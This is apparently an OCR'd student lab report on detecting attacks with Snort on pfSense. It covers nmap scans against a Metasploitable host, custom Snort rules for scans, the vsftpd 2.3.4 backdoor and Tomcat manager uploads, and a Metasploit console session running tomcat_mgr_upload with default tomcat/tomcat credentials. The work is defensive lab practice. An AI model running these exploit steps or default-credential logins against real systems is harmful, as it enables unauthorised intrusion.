


Fig 10.12: Network Topology

Appendix 2: Lab assignments – Part 2

Task-1:

In task-1, snort rules were installed and upgraded from the portal while the WAN interface was set as NAT.




Fig 10.13: Snort Rule update

After installing Snort I reverted back the WAN interface to Static ip (192.168.20.2) and LAN as DHCP as well as completed the rest of the task given in LAB instruction.




Fig 10.14: Snort Interface Dashboard

Task-2:

In task-2, I added the static routes in both Metasploit and Kali linux so that traffic would pass through the firewall to establish reachability between them. Here is the proof below:




Fig 10.15: Reachability and logs of Kali linux and Metasploit

Task-3:

In task-3, I performed port-scanning to the Metasploit server (192.168.56.5) using nmap here is the output below:




Fig 10.16: Output of port-scan to Metasploit server

Here are the logs from the firewall while port-scan was performing from the kali linux :




Fig 10.17: Logs from SNORT for port-scan to Metasploit server





Fig 10.18: Preparing for the exploitation against Metasploit

Task-4:

In task-4, as per guideline some custom rules were defined in PFSense snort and ran the exploit again. The rules were applied one-by-one to get the output of nmap.






Fig 10.19: Defining Snort Rules and performing exploitation

For this task at first, I had to apply the custom rule in Snort to get the log of TCP Scan.

‘alert tcp any any -> any any (msg:"Nmap TCP Scan Detected"; flags:S; threshold:type both, track by_src, count 20, seconds 10; sid:1000001; rev:1;)’ [Taken from Chatgpt as given code was not working] :




Fig 10.20: Nmap TCP Scan

2nd rule: ‘alert icmp any any -> any any (msg:"Nmap ICMP Ping Sweep Detected"; itype:8; threshold:type both, track by_src, count 10, seconds 10; sid:1000002; rev:1;) [Taken from Chatgpt as given code was not working]:

Fig 10.21: Nmap ICMP Ping Sweep

3rd rule : alert tcp any any -> any 80 (msg:"Nmap Version Probe Detected"; content:"User-Agent|3a| Nmap"; http_header; sid:1000003; rev:1;). In this case, I have got the log in snort but did not get expected message (‘Nmap Version Probe’). I am suspecting there might be http header issue.




Fig 10.22: Nmap Version Probe Detection

4th Rule: alert tcp any any -> any 21 (msg:"vsftpd 2.3.4 Backdoor Exploit Attempt"; flow:to_server,established; content:":)"; within:2; pcre:"/^USER .*:\)$/"; sid:1000004; rev:1;)

In case of vsftpd backdoor I executed above rule in Snort and after running the exploit again found expected log below:




Fig 10.23: Backdoor Trigger Attempt

Task-5 :

In this part, I have chosen to exploit the Metasploit using http (port:8180) which I have found from the port scanning of Nmap previously.

Here is the snort rule: ‘alert tcp any any -> any 8180 (msg:"Apache Tomcat Manager Exploit Detected"; flow:to_server,established; content:"/manager/html"; http_uri; nocase; content:"POST"; http_method; sid:1000020; rev:1;)’ [taken from Chatgpt]

And executed below code from the kali linux :

```
msf6 >
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.56.5
RHOSTS => 192.168.56.5
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager/html
TARGETURI => /manager/html
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did
you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying ouGDNDY7YEXwTS...
[*] Executing ouGDNDY7YEXwTS...
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > run
```

Alert Log View Filter

Most Recent 250 Entries from Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2024-12-29 13:15:42		0	TCP		192.168.20.4	41251	192.168.56.5	8180	1:1000020	Apache Tomcat Manager Exploit Detected
2024-12-29 13:15:42		0	TCP		192.168.20.4	33737	192.168.56.5	8180	1:1000020	Apache Tomcat Manager Exploit Detected

Fig 10.24: Exploitation of Metasploit (Http)